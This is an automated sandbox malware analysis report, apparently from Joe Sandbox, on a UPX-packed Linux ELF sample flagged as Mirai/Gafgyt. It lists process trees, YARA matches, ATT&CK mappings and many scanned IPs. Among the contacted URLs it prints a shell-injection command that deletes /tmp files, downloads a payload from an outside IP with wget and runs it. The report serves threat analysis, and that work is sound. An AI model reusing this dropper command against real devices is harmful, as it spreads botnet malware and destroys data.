ID: 553464
Sample Name: 1xtO9V8ku8
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 23:55:55
Date: 14/01/2022
Version: 34.0.0 Boulder Opal


Table of Contents

Linux Analysis Report 1xtO9V8ku8


Overview

General Information

Sample Name:	1xtO9V8ku8
Analysis ID:	553464
MD5:	aac6e25e1d471c..
SHA1:	ed2e1aaf171b7bb.
SHA256:	408362634ac961..
Tags:	32 elf intel
Infos:	
Most interesting Screenshot:	



Detection




Gafgyt Mirai

Score:	100
Range:	0 - 100
Whitelisted:	false

Signatures

- Snort IDS alert for network traffic (e....
- Yara detected Mirai
- Multi AV Scanner detection for subm...
- Yara detected Gafgyt
- Malicious sample detected (through ...
- Connects to many ports of the same...
- Sample is packed with UPX
- Uses known network protocols on no...
- Sample contains only a LOAD segm...
- Yara signature match
- Uses the "uname" system call to qu...
- Enumerates processes within the "p...

Classification



Analysis Advice

All HTTP servers contacted by the sample do not answer. Likely the sample is an old dropper which does no longer work

Some HTTP requests failed (404). It is likely the sample will exhibit less behavior

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553464
Start date:	14.01.2022
Start time:	23:55:55
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	1xtO9V8ku8
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 20.04 x64 (Kernel 5.4.0-72, Firefox 91.0, Evince Document Viewer 3.36.10, LibreOffice 6.4.7.2, OpenJDK 11.0.11)
Analysis Mode:	default
Detection:	MAL
Classification:	mal100.troj.evad.lin@0/53@0/0
Warnings:	Show All

Process Tree

- **system is lnxubuntu20**
- 1xtO9V8ku8 (PID: 5223, Parent: 5119, MD5: aac6e25e1d471c889b0ae7b3939e84ed) Arguments: /tmp/1xtO9V8ku8
  - 1xtO9V8ku8 New Fork (PID: 5225, Parent: 5223)
  - 1xtO9V8ku8 New Fork (PID: 5226, Parent: 5223)
  - 1xtO9V8ku8 New Fork (PID: 5227, Parent: 5223)
  - 1xtO9V8ku8 New Fork (PID: 5228, Parent: 5223)
  - 1xtO9V8ku8 New Fork (PID: 5229, Parent: 5223)
  - 1xtO9V8ku8 New Fork (PID: 5230, Parent: 5223)
- systemd New Fork (PID: 5374, Parent: 1)
- logrotate (PID: 5374, Parent: 1, MD5: ff9f6831debb63e53a31ff8057143af6) Arguments: /usr/sbin/logrotate /etc/logrotate.conf
  - logrotate New Fork (PID: 5415, Parent: 5374)
  - gzip (PID: 5415, Parent: 5374, MD5: beef4e1f54ec90564d2acd57c0b0c897) Arguments: /bin/gzip
  - logrotate New Fork (PID: 5416, Parent: 5374)
  - sh (PID: 5416, Parent: 5374, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "\n\t\tinvoke-rc.d --quiet cups restart > /dev/null\n" logrotate_script "/var/log/cups/*log "
    - sh New Fork (PID: 5417, Parent: 5416)
    - invoke-rc.d (PID: 5417, Parent: 5416, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: invoke-rc.d --quiet cups restart
      - invoke-rc.d New Fork (PID: 5418, Parent: 5417)
      - runlevel (PID: 5418, Parent: 5417, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: /sbin/runlevel
      - invoke-rc.d New Fork (PID: 5420, Parent: 5417)
      - systemctl (PID: 5420, Parent: 5417, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl --quiet is-enabled cups.service
      - invoke-rc.d New Fork (PID: 5421, Parent: 5417)
      - ls (PID: 5421, Parent: 5417, MD5: e7793f15c2ff7e747b4bc7079f5cd4f7) Arguments: ls /etc/rc[S2345].d/S[0-9][0-9]cups
      - invoke-rc.d New Fork (PID: 5422, Parent: 5417)
      - systemctl (PID: 5422, Parent: 5417, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl --quiet is-active cups.service
  - logrotate New Fork (PID: 5423, Parent: 5374)
  - gzip (PID: 5423, Parent: 5374, MD5: beef4e1f54ec90564d2acd57c0b0c897) Arguments: /bin/gzip
  - logrotate New Fork (PID: 5424, Parent: 5374)
  - sh (PID: 5424, Parent: 5374, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c /usr/lib/rsyslog/rsyslog-rotate logrotate_script /var/log/syslog
    - sh New Fork (PID: 5427, Parent: 5424)
    - rsyslog-rotate (PID: 5427, Parent: 5424, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/lib/rsyslog/rsyslog-rotate
      - rsyslog-rotate New Fork (PID: 5428, Parent: 5427)
      - systemctl (PID: 5428, Parent: 5427, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl kill -s HUP rsyslog.service
- systemd New Fork (PID: 5375, Parent: 1)
- install (PID: 5375, Parent: 1, MD5: 55e2520049dc6a62e8c94732e36cdd54) Arguments: /usr/bin/install -d -o man -g man -m 0755 /var/cache/man
- systemd New Fork (PID: 5409, Parent: 1)
- find (PID: 5409, Parent: 1, MD5: b68ef002f84cc54dd472238ba7df80ab) Arguments: /usr/bin/find /var/cache/man -type f -name *.gz -atime +6 -delete
- systemd New Fork (PID: 5419, Parent: 1)
- mandb (PID: 5419, Parent: 1, MD5: 1dda5ea0027ecf1c2db0f5a3de7e6941) Arguments: /usr/bin/mandb --quiet
- **cleanup**

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
1xtO9V8ku8	SUSP_ELF_LNX_UPX_Compressed_File	Detects a suspicious ELF binary with UPX compression	Florian Roth	• 0x976a:$s2: $Id: UPX • 0x971b:$s3: $Info: This file is packed with the UPX executable packer

PCAP (Network Traffic)


Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Mirai_12	Yara detected Mirai	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
5228.1.000000005e833d9b.000000008327e148.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x728:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x7a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x818:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x890:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x908:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xb90:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xbe8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xc40:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xc98:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xcf0:$xo1: oMXKNNC\x0D\x17\x0C\x12
5223.1.000000005e833d9b.000000008327e148.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x728:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x7a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x818:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x890:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x908:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xb90:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xbe8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xc40:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xc98:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xcf0:$xo1: oMXKNNC\x0D\x17\x0C\x12

Source	Rule	Description	Author	Strings
5225.1.000000005e833d9b.000000006a7ff293.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x728:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x7a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x818:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x890:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x908:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xb90:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xbe8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xc40:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xc98:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xcf0:$xo1: oMXKNNC\x0D\x17\x0C\x12
5227.1.000000005e833d9b.000000008327e148.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x728:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x7a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x818:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x890:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x908:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xb90:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xbe8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xc40:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xc98:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xcf0:$xo1: oMXKNNC\x0D\x17\x0C\x12
5226.1.000000005e833d9b.000000006a7ff293.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x728:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x7a0:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x818:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x890:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0x908:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xb90:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xbe8:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xc40:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xc98:$xo1: oMXKNNC\x0D\x17\x0C\x12 • 0xcf0:$xo1: oMXKNNC\x0D\x17\x0C\x12
Click to see the 25 entries				

Jbx Signature Overview



- AV Detection
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Connects to many ports of the same IP (likely port scanning)

Uses known network protocols on non-standard ports

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Sample is packed with UPX

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Stealing of Sensitive Information:

Yara detected Mirai

Yara detected Gafgyt

Remote Access Functionality:

Yara detected Mirai

Yara detected Gafgyt


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Scripting 1	Systemd Service 1	Systemd Service 1	Scripting 1	OS Credential Dumping 1	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Indicator Removal on Host 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Ingress Tool Transfer 3	Manipulate Device Communication		Manipul App Sto Ranking or Ratin

Malware Configuration

No configs have been found


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
1xtO9V8ku8	21%	Virustotal		Browse
1xtO9V8ku8	35%	ReversingLabs	Linux.Trojan.Gafgyt	

Dropped Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+104.244.72.234/Fourloko/Fourloko.arm6;chmod+777+/tmp/Fourloko.arm6;sh+/tmp/Fourloko.arm6+Jaws	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+104.244.72.234/Fourloko/Fourloko.arm6;chmod+777+/tmp/Fourloko.arm6;sh+/tmp/Fourloko.arm6+Jaws	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
209.143.100.57	unknown	United States		17054	AS17054US	false
110.111.162.22	unknown	China		38341	CNNIC-HCENET-APHEXIEInformationtechnologyCoLtdCN	false
70.150.15.221	unknown	United States		6389	BELLSOUTH-NET-BLKUS	false
53.152.59.75	unknown	Germany		31399	DAIMLER-ASITIGNGlobalNetworkDE	false
74.52.52.14	unknown	United States		36351	SOFTLAYERUS	false
126.127.82.18	unknown	Japan		17676	GIGAINFRASoftbankBBCorpJP	false
141.201.89.75	unknown	Austria		1109	UNI-SALZBURGUniversityofSalzburgAT	false
108.52.208.147	unknown	United States		701	UUNETUS	false
220.74.4.214	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
44.223.156.7	unknown	United States		14618	AMAZON-AESUS	false
112.85.175.115	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
156.49.195.221	unknown	Sweden		29975	VODACOM-ZA	false
48.21.211.95	unknown	United States		2686	ATGS-MMD-ASUS	false
192.47.110.8	unknown	Japan		17955	AVISNETDensanCoLtdJP	false
20.219.183.2	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
71.19.55.97	unknown	Canada		14366	MNTNCA	false
156.228.63.60	unknown	Seychelles		328608	Africa-on-Cloud-ASZA	false
156.72.230.180	unknown	United States		29975	VODACOM-ZA	false
53.153.108.52	unknown	Germany		31399	DAIMLER-ASITIGNGlobalNetworkDE	false
104.30.121.98	unknown	United States		13335	CLOUDFLARENETUS	false
50.138.60.221	unknown	United States		7922	COMCAST-7922US	false
38.153.88.159	unknown	United States		174	COGENT-174US	false
80.132.5.126	unknown	Germany		3320	DTAGInternetserviceprovideroperationsDE	false
46.56.82.247	unknown	Belarus		25106	MTSBY-ASBY	false
204.156.187.82	unknown	United States		40948	STRATUS-NETWORKSUS	false
47.44.9.235	unknown	United States		20115	CHARTER-20115US	false
62.167.11.173	unknown	Switzerland		6730	SUNRISECH	false
67.164.149.29	unknown	United States		7922	COMCAST-7922US	false
166.87.120.234	unknown	Saudi Arabia		5080	ARAMCO-ASUS	false
58.110.34.63	unknown	Australia		4804	MPX-ASMicroplexPTYLTDAU	false
184.89.111.3	unknown	United States		33363	BHN-33363US	false
32.173.232.222	unknown	United States		2686	ATGS-MMD-ASUS	false
45.130.62.153	unknown	Israel		60781	LEASEWEB-NL-AMS-01NetherlandsNL	false
36.28.252.139	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
14.112.161.254	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
2.203.114.164	unknown	Germany		3209	VODANETInternationalIP-BackboneofVodafoneDE	false
79.93.200.239	unknown	France		15557	LDCOMNETFR	false
129.17.231.111	unknown	United States		2841	CHALMERSSE	false
220.250.160.228	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
60.11.198.147	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
190.45.54.178	unknown	Chile		22047	VTRBANDAANCHASACL	false
79.118.248.134	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	false
168.96.193.109	unknown	Argentina		3597	FundacionInnovaTAR	false
95.252.144.225	unknown	Italy		3269	ASN-IBSNAZIT	false
142.154.33.75	unknown	Saudi Arabia		25019	SAUDINETSTC-ASSA	false
176.131.97.133	unknown	France		5410	BOUYGTEL-ISPFR	false
210.75.10.103	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
194.16.168.83	unknown	Sweden		3301	TELIANET-SWEDENTeliaCompanySE	false
167.236.98.20	unknown	United States		19400	SPX-FLOW-ASUS	false
32.213.106.159	unknown	United States		46690	SNET-FCCUS	false
120.70.150.33	unknown	China		137694	CHINATELECOM-XINJIANG-KEZHOU-MANCHINATELECOMXinjiangKezho	false
174.155.124.236	unknown	United States		10507	SPCSUS	false
190.133.162.93	unknown	Uruguay		6057	AdministracionNacionaldeTelecomunicacionesUY	false
197.243.99.60	unknown	Rwanda		37228	Olleh-Rwanda-NetworksRW	false
163.87.229.224	unknown	France		17816	CHINA169-GZChinaUnicomIPnetworkChina169Guangdongprovi	false
204.12.98.68	unknown	United States		20021	LNH-INCUS	false
121.30.154.145	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
151.249.236.209	unknown	Czech Republic		42036	GARANT-GOMELBY	false
178.91.183.200	unknown	Kazakhstan		9198	KAZTELECOM-ASKZ	false
186.186.117.84	unknown	Venezuela		6306	TELEFONICAVENEZOLANACAVE	false
158.242.12.252	unknown	United States		721	DNIC-ASBLK-00721-00726US	false
40.185.109.192	unknown	United States		4249	LILLY-ASUS	false
104.1.204.68	unknown	United States		7018	ATT-INTERNET4US	false
5.114.132.141	unknown	Iran (ISLAMIC Republic Of)		44244	IRANCELL-ASIR	false
44.196.148.250	unknown	United States		14618	AMAZON-AESUS	false
53.220.219.81	unknown	Germany		31399	DAIMLER-ASITIGNGlobalNetworkDE	false
171.43.14.219	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
53.11.56.88	unknown	Germany		31399	DAIMLER-ASITIGNGlobalNetworkDE	false
184.2.91.221	unknown	United States		209	CENTURYLINK-US-LEGACY-QWESTUS	false
149.27.123.191	unknown	Kazakhstan		29355	KCELL-ASKZ	false
44.118.115.167	unknown	United States		7377	UCSDUS	false
93.1.130.80	unknown	France		15557	LDCOMNETFR	false
176.57.79.198	unknown	Russian Federation		199634	GTS-MRU	false
59.101.199.215	unknown	Australia		2764	AAPTAAPTLimitedAU	false
159.91.118.199	unknown	United States		21976	NJEDGE-NETUS	false
70.140.150.58	unknown	United States		7018	ATT-INTERNET4US	false
119.106.78.235	unknown	Japan		2516	KDDIKDDICORPORATIONJP	false
169.248.203.163	unknown	United States		47024	THE-METROHEALTH-SYSTEMUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
20.112.77.81	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
75.34.155.11	unknown	United States		7018	ATT-INTERNET4US	false
162.30.206.102	unknown	United States		46483	RGHSUS	false
143.241.129.61	unknown	United States		174	COGENT-174US	false
209.212.174.247	unknown	United States		701	UUNETUS	false
170.187.70.79	unknown	United States		7018	ATT-INTERNET4US	false
181.71.150.144	unknown	Colombia		27831	ColombiaMovilCO	false
187.87.170.252	unknown	Brazil		53076	INTERPIRAINTERNETSERVICEPROVIDERLTDABR	false
207.114.244.32	unknown	United States		15292	LIFESIZEUS	false
177.180.254.130	unknown	Brazil		28573	CLAROSABR	false
105.189.12.229	unknown	Morocco		36925	ASMediMA	false
8.107.28.253	unknown	United States		3356	LEVEL3US	false
60.248.126.73	unknown	Taiwan; Republic of China (ROC)		3462	HINETDataCommunicationBusinessGroupTW	false
41.108.245.6	unknown	Algeria		36947	ALGTEL-ASDZ	false
82.49.65.53	unknown	Italy		3269	ASN-IBSNAZIT	false
19.11.67.72	unknown	United States		3	MIT-GATEWAYSUS	false
118.240.23.117	unknown	Japan		2527	SO-NETSo-netEntertainmentCorporationJP	false
157.197.246.126	unknown	Korea Republic of		6619	SAMSUNGSDS-AS-KRSamsungSDSIncKR	false
166.93.1.104	unknown	Reserved		18779	EGIHOSTINGUS	false
131.102.76.251	unknown	Switzerland		33845	SWISSGOVCH	false
40.58.230.164	unknown	United States		4249	LILLY-ASUS	false
223.15.201.231	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false

Runtime Messages

Command:	/tmp/1xtO9V8ku8
Exit Code:	
Exit Code Info:	
Killed:	True
